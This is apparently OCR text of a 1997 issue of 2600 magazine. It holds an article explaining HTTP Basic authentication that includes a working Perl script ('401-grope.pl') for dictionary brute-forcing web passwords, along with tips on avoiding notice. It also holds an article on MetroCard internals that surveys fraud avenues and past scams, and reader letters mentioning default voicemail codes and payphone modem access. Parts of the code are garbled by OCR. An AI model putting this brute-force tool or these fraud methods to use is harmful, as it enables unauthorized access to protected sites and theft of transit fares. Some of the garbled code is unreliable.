
by Ryan
ryan@2600.com

By now, you've got your spiffy web page all set up, and you've got your shouts going out to all your pals, and the picture of your cat is in its own frame, and he's an animated gif, and all is right with the world....

Now, you'd like to put up a picture of yourself shirtless with your rippling biceps (you have Photoshop, right?), so you can impress girls on IRC. But you'd just die if your friends saw it.

Enter HTTP access control.

RFC 1945 (<http://www.cis.ohio-state.edu/htbin/rfc/rfc1945.html>) outlines the entire HTTP 1.0 specification, including how to write your HTTP server so it'll ask an HTTP 1.0 compliant browser for a username/password, which looks something like this:



The RFC is a good thing to read, but don't worry about it too much - you're not writing your own server. You're probably using something like NCSA's httpd, or more likely, Apache (www.apache.org). They (and some others, including some of Netscape's servers) use an access control mechanism in the following way.

You have a directory you'd like to protect. We'll call it "secret". Inside the secret directory are your secret html files, images, or whatever. Also inside this directory, you should place an access-control file, named ".htaccess" (note that it starts with a dot). This is just a text file that should look something like this:

```
AuthUserFile
/home/path/to/your/secret/.passwords
AuthGroupFile /dev/null
AuthName BoogaBooga
AuthType Basic
```

```
{={Limit GET POST PUT}=}
require user 2600mag ryan bob foo
```

```
{={/Limit}=}
```

Place the path to your directory where it says `home/path/to/your/secret`, and include the ".passwords" (again, starting with a dot) at the end. This is the

location of your passwords file.

Keep `/dev/null` as the `AuthGroupFile`, as we're not using groups in this example. (They're explained at the URL's at the end of this article.)

`AuthName` is whatever you'd like to appear in the dialog box (it's `BoogaBooga` in my file, and in the picture of the dialog box). It gives the requester some feedback as to whether they need to use their password for "PENTAGON" or for "PLAYBOY".

The `Limit` section specifies that users named "2600mag", "ryan", "bob", and "foo" are the only people allowed to see what's in this directory, and that they must have a valid password.

Next, you create a password file, using the program "htpasswd", which is distributed with apache, and is available online, in various places. Its syntax is this:

```
htpasswd [-c] passwordfile username
```

The "-c" is only used the first time you use this command, as it creates a new password file. Using "-c" again will erase the password file, so be careful. Using the path and filename we specified in our `.htaccess` file, we'd type:

```
htpasswd -c /home/path/to/your/secret/.passwords
yourname
```

substituting your name. You'll then be prompted for a password and asked to type it again, to make sure you didn't mistype.

My password file looks like this:

```
ryan:D5rS0604AgGio
bob:s1V4yfweZW3C6
foo:A01v9gwH12zQWk
```

These aren't the passwords I typed in - they're the encrypted output of the `htpasswd` program. Incidentally, these are encrypted using the standard "crypt" function that can be brute-force cracked by any of the "Krk" type programs out there.

With these two files in place (your `.htaccess` and `.passwords` files), you should get a box requesting a username and password before the webserver serves any files in that directory. Note that on a shared system (like on your service provider's machines) you should use common sense, and not allow world "listing" of your directories, and make the files readable only by you and by the web server, if possible. This access control only works with the webserver, not others on the system, and certainly not `sysadmins`.

So How Does it Really Work?

Under the hood, things look like this:

First, your browser connects to the server, and sends this text, to ask for a document:

```
GET /~ryan/webfiles/secret HTTP/1.0
Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0b5 (Macintosh; I; PPC)
Accept: image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, */*
Accept-Charset: iso-8859-1,*,utf-8
```

Then the webserver notices that that file is access-protected and that you haven't specified a username and password. Therefore it sends a refusal back in the form of a error code 401:

```
HTTP/1.0 401 Unauthorized
Date: Sun, 15 Jun 1997 22:27:51 GMT
Server: Apache/1.1.3
WWW-Authenticate: Basic realm="BoogaBooga"
Content-type: text/html
```

This tells your browser to throw up the Username/Password dialog box. After you fill it out and hit OK, your browser takes the username and password and manipulates it like this: it builds a string that looks like "username:password", then encodes it into "printable text", as described in the RFC. Some sources refer to this as uuencoding, but it's not quite the same as the unix command. The perl source accompanying this article includes functions for Base64 encoding and decoding.

This "encoding" is *not* "encrypting"! It's simply encoding it so it can be included in an HTTP header, much like you'd mime-encode an email message. If you're packet-sniffed, this is as good as plaintext. After this Base64 encoding, your browser sends back this request, including your encoded username:password:

```
GET /secret HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.0b5 (Macintosh; I; PPC)
Host: inch.com:2667
Accept: image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, */*
Accept-Charset: iso-8859-1,*,utf-8
Authorization: Basic cnlhbjpob29ha`==
```

The server then decodes your username:password pair, "crypts" it, and compares the goop that comes out of crypt with the goop that's in your password file. If they match, you're given the file.

This whole setup isn't very secure. In fact, it's only slightly more secure than having hard-to-guess URL's, and keeping them secret. This is coupled with the common usage of people picking an easy to guess (or easy to social engineer) password, and a common word for the password. After all, "It's not my email or anything"....

Imagine this scenario: Bob's SecretPlans Inc. has a new widget that they're going to unveil at next month's WidgetWorld. They're showing it off to their world sales staff on a password protected web page.

Now, it's a good bet that the username is gonna be "Bob." If it's not that, you can probably ask Bob's secretary for it on the phone. Given that it's

targeted for a sales-team, the password probably isn't that complicated, probably monosyllabic.

So, if we run a dictionary (like the one included in your Un*x distribution) through a program that encodes the username:password and asks the webserver, we can do a quick-and-dirty, brute force attack.

This perl program asks the user for the username to try, then takes a user-supplied file of passwords to try. This "passwords to try" file can be a dictionary, a list of employee's names, or whatever. Anyone familiar with the basics of perl can modify this program to (for example) try all passwords five characters long.

Rather than use the normal GET method, like a normal web browser, this program uses the HEAD method to request the file from the webserver, which just requests the file's modification date, and other brief info, and not the actual HTML file, in order to keep down bandwidth. This prevents an HTML "You've been denied" message from being sent, over and over and over.... When the program gets a header with HTTP code 401, (the access denied code) it prints "...access denied" and goes on to the next password. Upon receiving an HTTP code of 200, 301, 302, 303, or 500, it tells the user, then moves on.

An Apache webserver is capable of handling hundreds of hits per minute, and, quite frankly, Apache performs far better than my perl script, so your odds of creating a "Web Hammer" with this are low. With any luck, the server administrator won't even notice 100,000 or so hits in his error log. Obviously, an intelligent approach to this attack will save you hours, perhaps days, and tons of bandwidth. Try a small dictionary of proper names first. Then, maybe grep out all the words of five characters or less from a dictionary file. Trying all the combinations of letters, upper and lowercase, for six letters at ten tries a second will still take about 34 years. However, used intelligently, with a few modifications, it can find a username:password like "Jane:secret" pretty quick.

The new HTTP 1.1 specification looks forward to a new encrypted password scheme that prevents the plaintext transmission of passwords. I've also seen mention of modifications to webserver that lock out users after a certain number of failed passwords, or that alert admins in that case. These are a good step, but don't address the "dumb password choice" issue.

Final Note: webserver log your IP, and usually your hostname for each request. You're not anonymous. Be careful where you launch this.

Props to the guy who wrote the padding-fix for encode/decode Base64, whoever you are, and to Larry Wall, who wrote the perl skeleton that this program is based on. SUPER props to Hobbit, who is responsible for Netcat, which made all this easy to figure out and write down. Winks to theb. Word to your mother.

source
code
on
pages
42-43

```

#!/usr/local/bin/perl
#
# 401-grope.pl - a grope-in-the-dark "web-wardialer"
#
# thrown together by Ryan, borrowing from source stolen from the net.
# Released to public domain June 1997 - written for 2600 magazine.

push(@INC, "/usr/share/perl/");           #point these to your perl headers
require "/usr/share/perl/sys/socket.ph"; #

print "what username to try? : ";
$username = <STDIN>;
chop $username;

print "\nwhat inputfile to try? : ";
$inputfile = <STDIN>;
chop $inputfile;

print "\nwhat hostname to try? : (hint: use an IP, its faster) : ";
$hostname = <STDIN>;
chop $hostname;

print "\n\n";

$sockaddr = 'S n a4 x8';
$remote_host = "127.0.0.1";
$remote_port_number = 80;
chop ($hostname = `hostname`);
($name, $aliases, $protocol) = getprotobyname ('tcp');
($name, $aliases, $type, $length, $current_address) =
    gethostbyname($hostname);

($name, $aliases, $type, $length, $remote_address) =
    gethostbyname($remote_host);

$current_port = pack($sockaddr, &AF_INET, 0, $current_address);
$remote_port = pack($sockaddr, &AF_INET, $remote_port_number, $remote_address);

#main loop -----
open (IN, "$inputfile");
while (<IN>) {
    $thisguess = $_;
    chop $thisguess;
    $try_this= $username . ":" . $thisguess ;

    print "\n----trying [$try_this]";
    grope(Base64encode($try_this));
}

print "\n\ndone.\n";

sub grope{
    $send_this=$_[0];
    print "----sending encoded string: $send_this";

    socket (CONNECTION, &PF_INET, &SOCK_STREAM, $protocol) ||
    die "Cannot create socket.\n";
    bind (CONNECTION, $current_port) || die "Cannot bind socket.\n";
    connect (CONNECTION, $remote_port) || die "Cannot connect socket.\n";

    select (CONNECTION);
    $! = 1;
    #print "$ARGV[0]", "\n";

    print "HEAD /secret HTTP/1.0\n";
}

```

```

print "User-Agent: BadGuys@thegate (Macintosh; I; 2600)\n"
print "Authorization: Basic ";
print $send_this;
print "\n\n";
#print "quit", "\n";

select (STDOUT);
while (<CONNECTION>) {
  if (/^HTTP\/1\.. /) {
    if (/^HTTP\/1\.. (200|301|302|303|500)/) {
      print "\n*****";
      print;
    }
    if (/^HTTP\/1\.. (401)/) {
      print "...access denied"
    }
  }
}

close CONNECTION;
}

sub Base64encode
{
  my $res = "";
  while ($_[0] =~ /(.{1,45})/gs) {
    $res .= substr(pack('u', $1), 1);
    chop($res);
  }
  $res =~ tr!A-Za-z0-9+!;
  # fix padding at the end
  my $padding = (3 - length($_[0]) % 3) % 3;

  $res =~ s/.$padding$/'=' x $padding/e if $padding;
  $res;
}

sub Base64decode
{
  local($^W) = 0; # unpack("u",...) gives bogus warning in 5.001m

  my $str = shift;
  my $res = "";

  $str =~ tr!A-Za-z0-9+!|cd; # remove non-base64 chars (padding)
  $str =~ tr!A-Za-z0-9+! -_!; # convert to uuencoded format
  while ($str =~ /(.{1,60})/gs) {
    my $len = chr(32 + length($1)*3/4); # compute length byte
    $res .= unpack("u", $len . $1 ); # uudecode
  }
  $res;
}

exit(0);

```

Footnotes and handy references:

Apacheweek: Using User Authentication
<http://www.apacheweek.com/features/userauth>

HTTP Made Really Easy
<http://www.jmarshall.com/easy/http/>

RFC 1945
<http://www.cis.ohio-state.edu/htbin/rfc/rfc1945.html>

Avian.org's Netcat Release Notes
<http://199.103.168.8:4584/web1/hak/netcat.html>

The Ins and Outs of Metrocard Gold

by blueski-mask
and the wrapper

MetroCard Gold is a thin plastic credit card sized magnetic stripe card used in the New York City transit system. It was first offered for sale on May 27, 1997, replacing the original (blue) card. The Gold cards were introduced to provide free bus-bus, subway-bus, and bus-subway transfers (effective July 4, 1997), as they have the ability to store up to four free transfers. MetroCard Blue can only store one. The blue cards will be valid until the expiration date printed on the back of the card. Current Transit Authority (TA) propaganda calls for tokens to be completely eliminated in 1998.

Free transfers are valid for two hours after a passenger boards a bus or passes the subway turnstiles and are *only* available using MetroCard - no paper transfers will be given.

To use multiple transfers, the card has to be used at the same station or bus. First, swipe the card for as many passengers as are in your "group" (up to four). If you try to use the card a fifth time, you will get a "transfer limit exceeded" message on the turnstile. To transfer, swipe the card *one* time. Transfers for your party of up to four will be granted in one fell swoop.

If you ride the bus and don't pay with MetroCard, you'll notice that the bus-to-bus transfer you'll be given is now a magnetic-paper transfer which gets inserted into the farebox like a MetroCard. For more info on transfer details, check out <http://www.mta.nyc.ny.us/mtacc/demo/mcgtreng.htm>.

A passenger card looks like this:



The back of a MetroCard has printed on it:
the expiration date
a six-digit batch number
a ten-digit serial number
instructions for use
customer service phone numbers

The front of a MetroCard has encoded on the magnetic stripe:

the expiration date
a six-digit batch number
a ten-digit serial number
the type category of card (pre-encoded for \$3, \$6, \$15, \$40, or non-pre-encoded)
the current amount on the card
date, time, and four digit location code of last use
how many times the card has been used
how many transfers are available


The printed information on the Metrocard is visible. Internal informational material states that the card has a read/write magnetic stripe on it. The Token Booth Terminal (TBT) displays the above categories when a card is dropped into the TBT box or swiped through the Passenger Information Unit (PIU).

How is this supposed to be used by passengers?

Passengers can buy \$3, \$6, \$15, and \$40 pre-encoded cards. These are wrapped in cellophane and have been encoded en-masse and shipped to the booths (and other retail outlets).

Passengers can buy non-pre-encoded cards in any amount that they want, provided:

- the amount is equal to or over \$3.00.
- the amount is a multiple of \$1.50 or \$5 but no larger than \$80.



Passengers can add to previously-purchased cards, provided:

- a. if the card amount is \$0 to \$1.49, the passenger can add enough value to equal one fare.
- b. if the card amount is over \$1.50, the previous listed rules apply except that the maximum value of any fare card is \$100.
- c. the amount brings the card to a multiple of \$1.50.

How does it really work?

Pretty much as stated above, except:

- a. a card can be encoded for any amount between \$5 and \$80 (even in increments of \$0.01, making possible such amounts as \$5.01, \$11.43, \$22.99, \$63.85, etc.). This wasn't true for most of 1995 and 96, but is now thanks to software "enhancements."

What software glitches currently exist?

Go back and re-read "How does it really work?"

Other glitches (past and present) include:

A prohibition against multiple employees signing on at the same Token Booth Computer (TBC) used to exist. If multiple employees attempted to sign onto the same TBC, the TBC would freeze and go back to the original signon prompt. This problem was fixed late in 1994. However, multiple employees in the same "category" (i.e., Main Clerk (responsible for booth), lunch relief, side window) cannot all operate the TBC at the same time - only the most recently signed-in clerk can operate the TBC. That's why it's harder to get a MetroCard during shift changes - the guy counting the cash probably also has control of the computer.

The MetroCard Customer Service folks apparently cannot determine where, when, or by whom a card was "added-to." This could provide some interesting possibilities. There is some evidence that they can determine information on a card's first encoding. However, initial information about MetroCard stated that all transactions would be recorded in sufficient detail in a central

computer to allow for transaction tracing and problem resolution (and of course, fraud detection).

Although we don't yet have any further information concerning the "added-to" amount or location fields, at the beginning of 1997 about a dozen MTA employees were dismissed and criminal charges were brought against their relatives. Employees apparently let relatives use their employee passes while the employees were at work. Since most TA employees are at fixed work locations, or along a given subway line, repeated incidences of employee pass use in other areas of New York City were seen on the central computer, prompting the NYPD Transit Bureau to investigate.

Are there any potential security holes?

Access to a TBT

Um, well, we shouldn't be telling you this, but, um, hmm... if access to a booth with a TBT can be "arranged," a valid Employee Metrocard combined with knowledge of the appropriate PIN would allow encoding of almost infinite numbers and amounts of fare cards. We estimate about 5000 current valid Employee Metrocards can be used at TBTs. However, discovery would be quick, and invalidation of these cards would occur. We believe that they could still be swiped at the PIU (Passenger Information Unit - the freestanding device that tells you how much is on the card) and mislead potential marks for con artists. These "rubes" would then be persuaded to buy - at a deep discount - a \$20, \$50, or \$80 card which *would not* work in a turnstile.

Potential for Lost or Mis-appropriated Employee Cards

ESPs will eventually be in the hands of all 40,000 NYCTA Employees as well as MetroNorth, LIRR, SIRTOA, MABSTOA; however, most will be valid for transportation only. Only some 3500 railroad clerks (RRCs) and 1000 station supervisors, managers, and superintendents will be able to encode fare cards. Employee cards look just like the old blue

Subscribe to 2600

MetroCards on the front, but they have the employee's photo and signature (along with other TA identifiers) on the back.

Duplicate Card Prevention - Truth or Fiction

There is some belief that cards can be duplicated and used. Every indication short of an admission from a TA spokesperson suggests this. Articles in the *New York Times* have stated that the serial number and value on a card are sent from the turnstile to the TBT to a central computer at TA Headquarters, 370 Jay Street, and if a second card with the same amount is used at a turnstile without an intervening add-on transaction, the card will be declared invalid. However, if the central computer or TBT is down, turnstiles continue working (and store up to about 3000 swipes). The "central computer check" apparently does exist, requiring a card counterfeiter to create only "one-fare" (\$1.50 or \$0.75 if senior citizen or disabled cards are duplicated) cards.

MetroCard Blue (the original) had an expiration date, but no "invalid before" date. MetroCard Gold has a "Card Starts On" field as well as a "Card Expires On" field (as can be seen on the TBT screen). It is highly likely that random combinations of "Card Starts On" and "Card Expires On" dates along with random serial numbers will *not* work, making duplicate cards even harder to produce.

Rumor

We've heard a rumor that a few vendors on a well-known cheap-electronics-goods thoroughfare downtown will put a single \$1.50 fare on your MetroCard for as little as \$0.25. This is still under investigation....

Successful Hack

The only known (non-inside job) temporarily successful defeat of MetroCard security happened in March 1994. Someone used a tape recorder to "record" a card's "sounds" on 8-track tape, cut the tape, glued it to a piece of cardboard or plastic, and successfully entered the station at 34th Street and 8th Avenue.

He was later arrested, allegedly because something suspicious showed up on the main computer at 130 Livingston Street, Brooklyn. However, it is more likely that a sharp-eyed police officer noticed his use of an unorthodox-looking card and arrested him on the spot.

Clerk Screens and Strange Fields

There are a number of ways that a clerk can examine the information on a MetroCard.

TBT Screen for regular cards

X####	STATION NM	FHU↑	SCT	Fri 20 Jun 97 01:12 Peak
		Add Value to Fare Card		
Class Code :	FULL FARE	(o)		
Time Added :	NO			
Remaining Value :	\$ 3.00	Card Starts on :	05/05/97	
Trips :	0	Card Expires on :	05/27/98	
Period Expires on :	05/27/98	Last Use Date :	05/31/97	
Fare Due :	\$ 1.50	Last Use Place :	sub(1501)	
Serial Number :	#####	Discount Level :	0	
Accept Status :	VALID	Passback Allowed :	YES	
Transfer Count :	1	Time Restricted :	YES	
Authority Control :	YES			
Authority :	ALL TA AUTHORITY		24H/7D	
No Error				
F3 - continue		ESC - backup		
***** <<NORMAL>> STATUS CHANGE <NO> AR####				

Class Code is always either Full Fare, Prevalued, or Ready For Sale

The *error* statements seen so far are:

No Errors (0)

Read Error Fare media lifted during read (15)

Invalid class (45)


We're unsure of the meaning of *Authority Control*, but it sure sounds scary.

Last Use Place is a very interesting field, for the obvious reason - the TA can track MetroCard users!

And as of some time in 1998, you won't have an option... you'll *have* to use MetroCard!

We're trying to figure out what this code is. To date, we've experimented - the place code is *not* turnstile specific.

Help us crack the code! When you're down to one fare on your card, look for the booth number of the station you use the card in. The most likely places for the booth information to be displayed are shown in the graphic below.



The booth number is the Y ### above the clerk's badge as shown in the graphic on page 47.



Write the booth number on your card and send it to 2600 or bring it to a New York City 2600 meeting!

TBT Screen for as-yet-unsold cards

```

X#### STATION NM FHU† SC† Fri 20 Jun 97 01:12 Peak
      Add Value to Fare Card
-----
Class Code : READY FOR SALE 063 ( 63)
Time Added : N/A

Remaining Value : N/A      Card Starts on : 05/05/97
Trips : N/A              Card Expires on : 05/27/98
Period Expires on : 01/01/98  Last Use Date : (Not used)
Fare Due : N/A          Last Use Place : (Not used)
Serial Number : #####    Discount Level : N/A

Accept Status : N/A      Passback Allowed : N/A
Transfer Count : N/A     Time Restricted : N/A
Authority Control : N/A
Authority : N/A

Invalid class (45)

----- F3 = continue      ESC = backup -----
***** <<NORMAL>> STATUS CHANGE (NO) AR#000
  
```

Note that the *class code* changes. The *Period Expires on* date is very odd.

Card Values

Blank, never-before-encoded cards may have any value of \$0.01 and over put on them (up to \$80.00).

Cards with money on them can have amounts between \$0.01 and \$80.00 added to them. Note that most clerks will not add bizarre (non-multiples of \$1.50) amounts to your card; their TBTs will allow them to do so, but they don't think they can! Go ahead, ask them.... You can't ever have more than \$100 on a MetroCard.

MultiCard Trade-in

Multicard trade-ins (transferring fares from more than one card to a new card) did not originally work. This was fixed some time in 1995. The new MetroCard Gold has a limitation - you can trade in up to a maximum of 10 cards.

Voided Transactions

If a customer changes their mind immediately after a transaction, the transaction can be voided and their money refunded. If they were adding money to a zero-value card (card with \$0.00 on it), that card can never be used again.

Technical Tidbits

Cubic Corporation designed the TBT soft-

ware system. Some software was also provided by IBM.

The original TBC was some sort of PC enclosed quite securely in a sturdy stainless-steel housing. Two Medeco locks provided TA Supervision and Cubic Technician access to various functions unavailable to the clerk. The Technician's menu allows him to perform diagnostic checks. The TA Supervisor's menu allows him to sign-on railroad clerks who do not have possession of their ESP. The Supervisor's menu may allow for other functions but is not generally available for observation.

The TBC had an amber screen. The keyboard was housed in the stainless steel cabinet. The cables from the back of the box were standard.

The TBC communication port was very well secured. It is unknown whether the TBC communicated via modem or network, although there are plans to have a dedicated fiber optic network between all TBCs and the central computer.

One of the best-known (to TA personnel) scams occurred when the RRC at the part time booth at Whitehall Street discovered which cable connected the TBC to the central computer. He disconnected this cable but continued to sell MetroCards. The card "creation" (or the addition of money to them) was unknown to the central computer. However, the turnstiles interpreted these cards as legitimate, deducted one fare, let the passenger through, and sent the information to the computer at 130 Livingston Plaza. This computer sent messages back to all TBCs and turnstiles that since the MetroCard had never been heard of previously, it was invalid.

The RRC in question pocketed plenty of cash for a time, but of course, people with \$30 cards that only gave them one ride complained. As far as we know, the clerk was allowed to resign in lieu of prosecution. Perhaps the TA didn't want to give anyone ideas.

Standard PC reboot and control sequences were disabled from the TBC railroad clerk menu. Many keys have no apparent functionality.

The TBCs have been replaced by TBTs (Token Booth Terminal). The screen is thinner and independent of the CPU and keyboard. The CPU and cables are almost completely armored. The card swipe area, which used to be similar to those on turnstiles, has been replaced by a "drop box" like those on buses (yes, that's what those little holes are for).

(continued from page 39)

Then I went home for Christmas break and I told my little brother to call the number for a laugh. He noticed that the beep on their answering machine played "Für Elise" by Beethoven. I noticed that my answering machine in my dorm room played the same thing, and I knew how to change the outgoing message from another phone, as long as I knew the code. The BellSouth company programs the same default code into all the machines: 6-8-9. You're supposed to change the code when you buy the machine, but most people are too lazy.

I waited about another week, and finally had to try it. I called the number, tried the code, and it worked. I just said, "Hello," with a Russian accent. But then I went back to school and my friends found out about it. We screwed with the hotline for about two weeks before anyone noticed. Then they changed it back every day, and I changed it back every night. If I wanted to, I could have changed the code, but I didn't want to get into trouble - this was the first phone prank I'd ever done.

So finally, they wised up and changed the code. I quit messing with it, although I tried a few codes, just in case they were as stupid as I thought they were. About two weeks later, the school I attend got a call from the FBI, and they were looking for me. All they did was take away my phone and made me write a letter of apology. I never mailed the letter.

It turned out that the number was a direct line to the FBI, and the machine was at Fort Meade, Maryland.... I was lucky something worse didn't happen as a result of my own stupidity in being traced. But still, we all got a kick out of leaving Russian obscenities on the FBI's outgoing message.

This supposedly made the TV news in Indianapolis, and the number was permanently blocked from the Ball State University switchboard. And the FBI is still using the same two-bit answering machine.

Just thought you might like to know.

S

Yeah, let's leave confidential information about spies on an answering machine with a default three digit code. Brilliant, guys. But somehow it's people like us who are defined as threats to national security.

Clueless

Dear 2600:

The June 1997 issue of *Linux Journal* has an article on SYN denial, complete with the Horror Story of the Evil Hacker whose thrown off his ISP for violating the rules, picks up a copy of Evil 2600, compiles the Evil SYN program listed on its Evil pages, and ultimately causes the ISP to go out of business.

Oddly, the author never grasped that the problem with SYN denial attacks was only widely known after publication of the article, or that the software fixes he discussed were created and distributed once 2600 pointed out how easy it is to do this type of attack, etc.

I guess it's time to pass laws outlawing advertising by gun shops. If nobody notices how many of them there are, nobody will ever realize they can buy ammo and gun deaths will end!

Bear

Just the kind of analogy we need.

Hopeless

Dear 2600:

While filling out the subscription form in the back of my Winter 96-97 Issue, I noticed that I was going to have to send you the way cool Payphones of the Planet page. I decided that I wouldn't subscribe just to keep that final page. This is not just a suggestion, but a plea. Do you think that you could somehow put the subscription form on another page. Thanks.

Nameless

You must be missing more than a name if you couldn't figure out how to subscribe without that page. All you need to do is send us your name and address and the right amount of US dollars. You can write it on a stone for all we care.

Pointless

Dear 2600:

I am an avid reader of your zine. But I have noticed that most of your letters and articles seem to take a predominantly liberal/leftist approach. This both confuses and disturbs me. While it is true that the government as a whole does often try to suppress free speech, it is mostly its more liberal elements. It was the liberals who pushed the Clipper Chip and who fucked up at Waco. It would, in my opinion, be more beneficial to the hacker cause to give less lip-service to the socialists. They won't repay the favor.

Rhyme-Chai

And the conservative/rightists try to ban flag burning, eliminate gay rights, and force "family values" down our throats. We can go around in circles forever. We don't think about what political slant we take when we spread information. We just spread information and try to wake people up. If that seems leftist to you, you're probably standing so far to the right that everything else does too.

COCOT Mysteries

Dear 2600:

My parents own a payphone company in Los

Angeles. They own about 50 phones right now. Here are some tips:

1. On the newer payphones the dial tone you hear when you pick up the handset is fake. The real one does not come on until you deposit a quarter.

2. Every payphone has a 1200 baud modem in it. You need a program called PNM to get into the payphone. Your computer also has to have a really really old 1200 or 2400 baud modem. 14.4 does not work.

3. Payphones are protected by a 4 digit ID number and an 8 digit password.

Cheeto

Phone Tapping

Dear 2600:

This letter is kind of in regards to the one written by Wussfish in the last issue (Winter '96-'97) which stated that a certain number will produce a siren if the line is not tapped, a ring if its a federal tap, or a busy signal if it's a local tap. Well the number that appears to be that number in my area, (602) 979-9993, for a while gave me a siren tone. But now after a close call of a partial trace on me I get a busy signal when I call that number... Could this mean anything?

Mwaaah

Yes. It means you're wasting your time. It also means you didn't read our reply to that other letter which said that these numbers have nothing to do with announcing taps. If you choose to continue believing in this silliness, ask yourself what kind of law enforcement clown would want to have a feature where people could find out if their phones are tapped. It makes no sense, technically or logically. But then, we got a siren when we called it so we can be cocky.

Condoning Fraud

Dear 2600:

I'm very disappointed in your magazine. your article entitled credit card numbers via calculator is an obvious show of support for credit card fraud. I thought you guys over at 2600 didn't condone the use of credit card fraud. I don't know any other way of interpreting this article unless it's to show the algorithm of Mastercard. I really feel that a magazine that is based on hacking shouldn't print articles that encourage credit card fraud.

the trailer park hero

As the article clearly stated, this knowledge is not for the use of credit card fraud, but rather as an exercise in algorithms and calculator programming. You can use knowledge in evil and stupid ways. Stopping the flow of that knowledge isn't the

way to prevent this. This next letter should prove our point.

Thanks for the Virus

Dear 2600:

I'm writing this letter to respond to Sean Emerson's letter in Winter 96-97 issue in regards to his complaints about publishing virus information. As a network administrator I am faced with dealing with viruses as part of my job. But were it not for your magazine's information, and my having a background in virus writing and hacking, our systems would be at much greater risk. Perhaps you are not aware that viruses are not anything more than a program, and while a large number are malicious, some just cause damage due to poor programming. The idea that someone should be branded as unable to co-exist with others simply because he wrote a program that seeks to replicate itself is insane. If that were true shouldn't myself, along with a large portion of computer scientists and others, be locked up in a room without windows? As far as your magazine goes I sincerely hope you continue to publish that sort of information. If you don't, are we supposed to trust the anti-virus community to do it for you?!

MiSguiDeD

Dangerous Info

Dear 2600:

You have often been unjustly accused of teaching criminals how to commit crimes. Is *The National Locksmith* magazine doing this too? I enclose an article they published in the March 97 issue showing how to hack your way into a Diebold ATM machine. Well, not hack, but literally open it up and remove all the money.

Tim Leary

These locksmiths are getting out of hand. Where's Geraldo when you need him?

Arcade Facts

Dear 2600:

Sorry to jump on this, but I *had* to reply to the letter written by NeoCzar about switches and codes on arcade games. In short, this person is an idiot! I have been working with arcade games since the age of 12 (over 10 years), and own three uprights and more than 20 boards.

I can tell you from experience, no Namco/Midway/Bally games that I have worked on have any kind of (single) switch to put the game into "home use." Arcade games are *not* designed for "home use," as very few arcade games are used in the home, so there would be no need for this kind of

switch.

The only easily accessible switch in most Namco/Midway/Bally games is the one to put the game into Test Mode. Setting "Free Play" on most arcade games requires getting to the game's PCB and setting the DIP switches, provided you know which ones to set. On others (more modern ones), it can be done from the Test/Configuration Mode, as the settings are stored in some kind of battery-backed CMOS RAM, NVRAM, EEROM, EAROM.

I would like to see this person present a list of "basic arcade games" that can be "hacked" simply by entering codes on the inputs. What is said about SFII is *almost* correct: SFII does have a code that displays some of the game's stats, but nothing more. Upgrade via the "built in hard drive"? Bullshit! SFII does not have a hard drive in it! It all runs off of the board. (Note that I own three SFII CE Boards!) In fact, I can only think of one game that actually has a hard drive in it, and that is Killer Instinct (or KI 2). You can bet that getting these games into Free Play is a bit harder than NeoCzar suggests!

Granted, there are some games that you can somewhat "hack" without gaining access to the PCB. Tempest allows you to enter the Test Mode, erase stats, get free credits, etc., simply by getting the correct combination of numbers in your score. The Japanese version of Crazy Climber will give you two free credits for entering the correct entry into the High Score Table. But games like that are few and far between.

As for a method of getting free credits, an older friend of mine *claims* to have had a type of "gun" that when placed near a coin switch, and the trigger pulled, would "coin-up" the game.

Most arcade switches work by pulling a signal to ground. Maybe someone out there with a little more electrical/electronic experience could figure this out: Would it be possible, via induction, to cause enough of a voltage shift to make the game think the input went low? These work via TTL, and the change might not have to bring the signal all the way to Ground/Reference.

James R. Twine
Systems Developer

Don't Steal Us

Dear 2600:

I started working for a small ISP about four months ago. I work the sales floor in a mall and we carry a few mags, 2600 included. I started reading it just the last issue (Spring 97) and I think it's way cool. The problem is, more than a couple of your readers just rip the thing off and call it even. We're restricting the number of display copies to one, and if they try and steal that, we'll hand em to the over-

zealous security guards and keep 2600 under the counter period. So could you maybe encourage some of your thrill seeking/cheapskate readers to save up some shiny nickels and shell out \$4.50 for it. Considering how interesting your mag is, I'd say they're getting it for a steal anyway.

ISP Sales Snake

We don't doubt that people like this make stores more reluctant to carry us. And ripping people off sure won't advance them very far into the hacker world, despite what the mass media might say. In a bizarre way, these misguided readers are doing exactly what the mainstream wants them to do.

Supervised Release Hell

Dear 2600:

On May 5, 1995 I was sentenced to 70 months in federal prison. The judge ordered that upon my release I shall not use the "Internet or any other computer network." I became the first person to be banned from the Internet. Additionally, the judge prohibited me from getting a job as a computer programmer (my hobby since age 9, and my career throughout high school and college). If I violate these conditions, I could be sent back to prison.

